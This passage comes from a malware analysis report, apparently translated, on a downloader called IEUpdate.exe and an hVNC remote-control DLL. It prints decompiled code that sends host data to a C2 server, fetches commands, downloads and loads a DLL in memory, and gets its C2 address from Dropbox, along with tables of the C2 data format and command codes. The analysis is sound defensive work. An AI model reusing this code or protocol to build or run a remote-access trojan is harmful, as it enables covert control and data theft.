
The online package return function will send the collected information to post2.php.



```
v3 = 0;
v4 = str_decrypt_401000(byte_AA3450);         // Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
if ( !dword_AA5DE4 || !v4 )
  return 0;
v5 = InternetOpenA(v4, 0, unk_AA3448, unk_AA3448, 0);
if ( !v5 )
{
BEL_6:
  if ( GetLastError() )
    return 0;
  goto LABEL_7;
}
Buffer = 20000;
InternetSetOptionExA(v5, 2u, &Buffer, 4u, 0);
InternetSetOptionExA(v5, 6u, &Buffer, 4u, 0);
InternetSetOptionExA(v5, 5u, &Buffer, 4u, 0);
InternetSetOptionExA(v5, 7u, &Buffer, 4u, 0);
InternetSetOptionExA(v5, 8u, &Buffer, 4u, 0);
v3 = InternetConnectA(v5, szServerName, 0x50u, 0, 0, 3u, 0, 0);
if ( !v3 )
{
  InternetCloseHandle(v5);
  goto LABEL_6;
}
BEL_7:
v6 = HttpOpenRequestA(v3, "POST", a1, 0, 0, 0, 0x4400040u, 0);// post2.php
if ( v6 )
{
  v9 = strlen(lpOptional);
  v7 = str_decrypt_401000(byte_AA34D0);       // Content-Type: application/x-www-form-urlencoded
  return HttpSendRequestA(v6, v7, 0x2Fu, lpOptional, v9);
```

Figure 3-21 Sending an online package

Then receive data from the spliced URL, process the data, and obtain the content after the third "%" in the data, and use "\r" and "\n" as the terminators. This content will serve as the resource address for subsequent download URLs. Get the Arabic numerals of numbers 0-9, and get the instruction ID after processing.



```
  str_decrypt_401000(byte_AA3378);                  // fecommand.acm
  sub_A91D50(Buffer, "%s/%s", (char)::Buffer);   // 047DB1382/fecommand.acm
  v0 = sub_A925E0(Buffer, &Block);
  v8 = v0;
  if ( !v0 )
    return;
  v1 = Block;
  v2 = 0;
  v3 = 0;
  v4 = 0;
  v5 = 0;
  *((_BYTE *)Block + v0) = 0;
  v9 = 0;
  do
  {
    v6 = v1[v5];
    if ( v6 == '\n' || v5 && v1[v5 - 1] == '\r' )
    {
      if ( v3 > 0 && v4 >= 3 )
      {
        if ( (unsigned int)v3 >= 0x800 )
          goto LABEL_27;
        Source[v3] = 0;
        sub_A91420(Source, v2);
        v1 = Block;
      }
      v3 = 0;
      v4 = 0;
      v2 = 0;
      goto LABEL_19;
    }
    if ( v4 == 3 && v6 != '\r' && v6 != '%' )
    {
      Source[v3++] = v6;
      goto LABEL_20;
    }
    v7 = isdigit(v6);
    v1 = Block;
    if ( v7 )
    {
      v2 = *((char *)Block + v5) + 2 * (5 * v9 - 0x18);
LABEL_19:
      v9 = v2;
      goto LABEL_20;
    }
    v2 = v9;
    if ( *((_BYTE *)Block + v5) == '%' )
      ++v4;
LABEL_20:
    ++v5;
  }
```

Figure 3-22 Sending a request and receiving a command from C2

Execute the issued command cyclically, and will judge whether to repeat the execution.





Figure 3-23 Execute the command issued by C2

Download the dll file and select the export function to execute.



```
  if ( !*(_DWORD *)(a3 + 0x808) && a1 != 3 )
  {
    v12 = 0;
    sub_A91D50(Buffer, "%s/%s", ::Buffer, a2);
    v7 = sub_A925E0(Buffer, (void **)&v12);     // 下载
    if ( !v7 )
      return 0;
    *(_DWORD *)(a3 + 2056) = sub_A93140(v12, v7);// 内存加载PE
  }
  v8 = *(void **)(a3 + 2056);
  if ( !v8 )
    return 0;
  v9 = 0;
  ms_exc.registration.TryLevel = 0;
  if ( a1 == 1 || a1 == 4 )
  {
    v10 = "SEStart";
  }
  else
  {
    if ( a1 != 2 )
    {
      if ( a1 == 3 )
      {
        v11 = (void (*)(void))sub_A934D0(v8, "SEEnd");
        if ( v11 )
          v11();
        v9 = 0;
        sub_A93600(v8);
        *(_DWORD *)(a3 + 2056) = 0;
      }
      goto LABEL_23;
    }
    v10 = "SEEnd";
  }
  v9 = (void (*)(void))sub_A934D0(v8, v10);
LABEL_23:
  if ( v9 )
    v9();
```

Figure 3-24 Download subsequent load execution

The information of the above samples was searched through the public intelligence platform, and two files were found in the PCAP file associated with the decoy document, which should be malicious payloads downloaded by IEUpdate.exe, and they have the same return data structure and decryption algorithm.

Table 3-4 Return data structure

offset to header	length (byte)	explain
0x0	0xC	Fixed data, decrypted as)(*&POIU:LKJ
0xC	0x8	Fixed data, replaceable with received data on demand
0x14	0x4	This part of the data is determined according to the content of the execution
0x18	0x4	The length of the returned data (size)
0x1C	size	returned data
0x1C+size	0xC	Fixed data, decrypted to ^%$#YTREHGFD

During the process of returning the file, the data structure of the returned data will be adjusted appropriately, as shown in the following figure.

Table 3-5 File return data structure

offset to header	length (byte)	explain
0x0	0xC	Fixed data, decrypted as)(*&POIU:LKJ
0xC	0x8	Fixed data, replaceable with received data on demand
0x14	0x8	overall file size
0x1C	0x4	file path length
0x20	size1	file path (size1)
0x20+size1	0x8	the position of the current file pointer
0x28+size1	0x4	The size of the current read file content (size2)

0x2C+size1	size2	read file content
0x2C+size1+size2	0xC	Fixed data, decrypted to ^%$#YTREHGFD

The positions of ")(*&POIU:LKJ" and "^%$#YTREHGFD" on the keyboard are shown in the figure below.




Figure 3-25 The position of the fixed content in the returned data structure on the keyboard

3.4 hvncengine.dll hvnc

Table 3-6 Binary executable files

virus name	Trojan/Generic.ASMalwS.2D
original file name	hvncengine.dll
MD5	5beade9f8191c6a9c47050d4e3771b80
processor architecture	Intel 386 or later, and compatibles
File size	77.00KB (78848 bytes)
file format	Win32 DLLs

timestamp	2022-08-03 03:30:53 UTC
digital signature	none
Packing type	none
compiled language	Microsoft Visual C++ v.7.10 - 11.0 - Visual 2012
VT first upload time	2022-08-16 21:15:12 UTC
VT test results	48/71

There are two exported functions SEEnd and SEStart in the malicious payload. SEEnd is used to close the socket connection and wait for the thread. SEStart is the main function of the load, which is used to communicate with the C2 to realize the hvnc function.

After the sample runs, it first generates a string with the host ID like IEUpdate.exe.




Figure 3-26 Obtain host information and generate host ID

Every ten minutes, a malicious function is executed.




Figure 3-27 Setting the interval time

Create a desktop with the above string with the host ID as the name.





Figure 3-28 Create a new desktop


After entering the thread function, like IEUpdate.exe, read the content in "error.log" and splicing it with "dl.dropboxusercontent.com", obtain the C2 address through GET request, and then try to connect through socket.



```
if ( !dword_10011E0C )
{
  dword_10013888 = 1;
  v2 = sub_100031B0();                          // 获取后续连接的地址
  dword_10011E0C = v2 == 1;
  dword_10013888 = 0;
  if ( v2 != 1 )
    return 0;
}
if ( WSAStartup(0x202u, &WSAData) )
  return 0;
pHints.ai_flags = 0;
memset(&pHints.ai_addrlen, 0, 16);
pHints.ai_family = 2;
pHints.ai_socktype = 1;
pHints.ai_protocol = 6;
if ( getaddrinfo(pNodeName, pServiceName, &pHints, &ppResult) )
  return 0;
v3 = socket(ppResult->ai_family, ppResult->ai_socktype, ppResult->ai_protocol);
if ( v3 == -1 )
{
  freeaddrinfo(ppResult);
  return 0;
}
if ( connect(v3, ppResult->ai_addr, ppResult->ai_addrlen) )
{
  freeaddrinfo(ppResult);
  closesocket(v3);
  return 0;
}
```

Figure 3-29 Get C2 from Dropbox and connect


If the connection is successful, the previously generated host identifier will be sent over the socket and the current thread's association with the desktop will be set.



```
v1 = strdecrypt_10002CF0(byte_1000F518);       // 8104
strcpy_s(Destination, 0xAu, v1);
s = sub_10003450(Destination);                 // 获取通信地址
if ( s )
{
  v2 = (char *)sub_10001010(0, byte_1000F3F8, Buffer, strlen(Buffer), &len);// 发送特定的字符串
  v3 = 0;
  if ( s && send(s, v2, len, 0) != -1 )
    v3 = 1;
  j__free(v2);
  if ( v3 )
  {
    SetThreadDesktop(hDesktop);
```

Figure 3-30 Sending a specific string

Receive commands from the server in turn to realize the function of hvnc.



```
v5 = strdecrypt_10002CF0(byte_1000F3D8);  // 10014A20  29 28 2A 26 50 4F 49 55 3A 4C 4B 4A          )(*&POIU:LKJ
strcpy_s(v53, 14u, v5);
recv = ::recv;
v7 = ::recv(s, buf, 12, 0);
if ( v7 > 0 )
{
  v8 = *(_DWORD *)v41;
  uCode = *(_DWORD *)v41;
  do
  {
    if ( (unsigned int)v7 >= 0xE )
    {
_104:
      __report_rangecheckfailure();
      JUMPOUT(0x10002348);
    }
    buf[v7] = 0;
    if ( v7 == 12 )
    {
      v9 = strcmp(buf, v53);                 // 判断接收是否为指定字符串)(*&POIU:LKJ
      if ( v9 )
        v9 = v9 < 0 ? -1 : 1;
      if ( !v9 )
      {
        if ( recv(s, Source, 8, 0) != 8 )
          break;
        Source[8] = 0;
        if ( recv(s, v41, 4, 0) != 4 )     // 指令
          break;
        if ( recv(s, v45, 4, 0) != 4 )     // 参数长度
          break;
        v10 = *(_DWORD *)v45;
        if ( *(int *)v45 > 0 )
        {
          v11 = recv(s, CommandLine, *(int *)v45, 0);// 参数
          if ( v11 <= 0 )
            break;
          v10 = *(_DWORD *)v45;
          if ( v11 != *(_DWORD *)v45 )
            break;
        }
```

Figure 3-31 Receive command parsing and execution

Different operations are presented according to the issued commands. The reverse analysis commands and corresponding functions are roughly as follows.

Table 3-7 Commands and corresponding functions

Order	Function
0x1	Continuously send screenshots
0x2	Stop sending screenshots
0x3	Execute the command line issued
0x5	Simulate keyboard operations
0x6	Simulate mouse operation
0x7	Open explorer.exe and set the taskbar to always be displayed
0x8	start chrome.exe

